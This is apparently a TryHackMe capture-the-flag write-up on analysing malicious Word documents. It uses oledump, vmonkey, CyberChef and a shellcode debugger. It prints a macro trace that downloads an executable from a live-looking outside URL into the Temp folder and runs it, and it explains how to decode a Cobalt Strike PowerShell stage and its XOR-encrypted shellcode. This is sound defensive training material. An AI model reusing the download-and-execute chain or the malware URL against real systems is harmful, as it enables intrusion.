Environ              | ['TeMP']                 | Interesting Function Call |
CreateObject         | ['MSXML2.XMLHTTP']       | Interesting Function Call |
VPBCRFOQENN.Open     | ['GET', 'http://gv-      | Interesting Function Call |
                     | roth.de/js/bin.exe',     |                           |
                     | False]                   |                           |
Object.Method Call   | ['GET', 'http://gv-      | VPBCRFOQENN.Open          |
                     | roth.de/js/bin.exe',     |                           |
                     | False]                   |                           |
GET                  | http://gv-               | Interesting Function Call |
                     | roth.de/js/bin.exe       |                           |
Object.Method Call   | ['gVHBnk']               | VPBCRFOQENN.Send          |
OPEN                 | C:\Users\admin\AppData\Lo | Open File                 |
                     | cal\Temp\DYCATHUQLCW.exe |                           |
Dropped File Hash    | e3b0c44298fc1c149afbf4c89 | File Name:                |
                     | 96fb92427ae41e4649b934ca4 | DYCATHUQLCW.exe           |
                     | 95991b7852b855           |                           |
CreateObject         | ['Sbell.Application']    | Interesting Function Call |
Environ              | ['TEMP']                 | Interesting Function Call |
hBBkbmop6VHJL.Open   | ['C:\\Users\\admin\\AppDa | Interesting Function Call |
                     | ta\\Local\\Temp\\DPIATHUQ |                           |
```

Task 6 Attacker 5-

Congratulations, my friend! You have made it to the final stage. Remember to use your brain, not your fists, to defeat Attacker 5.

You can do it!

Answer the questions below:

Tools used: oledump, cyberchef, scdbgc, vmonkey,

Get started with terminal.

Drag and Drop Attacker 5 doc file onto the terminal and use it with **oledump**

```
ubuntu@ip-10-10-96-178:~$ oledump.py '/home/ubuntu/Desktop/maldocs/attacker5.doc'
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7157 '1Table'
  5:        97 'Macros/CatchMeIfYouCan/\x01CompObj'
  6:       313 'Macros/CatchMeIfYouCan/\x03VBFrame'
  7:      7566 'Macros/CatchMeIfYouCan/f'
  8:        84 'Macros/CatchMeIfYouCan/o'
  9:       557 'Macros/PROJECT'
 10:       113 'Macros/PROJECTwm'
 11: M    1473 'Macros/VBA/CatchMeIfYouCan'
 12: M     994 'Macros/VBA/Module1'
 13: m     924 'Macros/VBA/ThisDocument'
 14:      3394 'Macros/VBA/_VBA_PROJECT'
 15:       889 'Macros/VBA/dir'
 16:      4096 'WordDocument'
```

Start Reading each strings using oledump. Interesting one id –s 6

```
ubuntu@ip-10-10-96-178:~$ oledump.py -s 6 '/home/ubuntu/Desktop/maldocs/attacker5.doc' -S
VERSION 5.00
Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} CatchMeIfYouCan
   Caption         =   "CobaltStrikeIsEverywhere"
   ClientHeight    =   3015
   ClientLeft      =   120
   ClientTop       =   465
   ClientWidth     =   4560
   StartUpPosition =   1  'CenterOwner
   TypeInfoVer     =   2
```


Answers-

1) Read Caption – CobaltStrikeIsEverywhere

2) Started using **vmonkey** we will get rest of the answers.


After using vmonkey we have received a powershell obfuscated command. It has been **base64 encoded**

Copy and paste the content in CyberChef. Apply operations in order- From base64 and then remove null bytes




Doing this we will receive a **base64 compressed code** to understand. Copy the compressed code to decompress by applying **From base64 and then Gunzip** in CyberChef.

Result is mentioned below. Within this result we will get an **encrypted shell code** used by CobaltStrike to establish C2 Channel with the victim.




Answers-


2) Decryption key is 35



3) Copy pasted the encrypted shell code in cyberchef and applied Frombase64 opertion with xor – key 35 (decimal) . We can see the user agent



4) Download the encrypted shell code file mentioned in above image.




5) Now use the tool –(shellcodedebugger) **scdbgc -h**

And hit the command mentioned in the image below.

```
ubuntu@ip-10-10-96-178:~$ scdbgc /f '/home/ubuntu/Downloads/download.dat' -s -1
```

Result is mentioned below.



This above image provides maximum answer to the questions of Task 6.

That is all for this Write-up, hoping this will help you in solving the challenges of Squid Game-Task2. Have Fun and Enjoy Hacking! Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai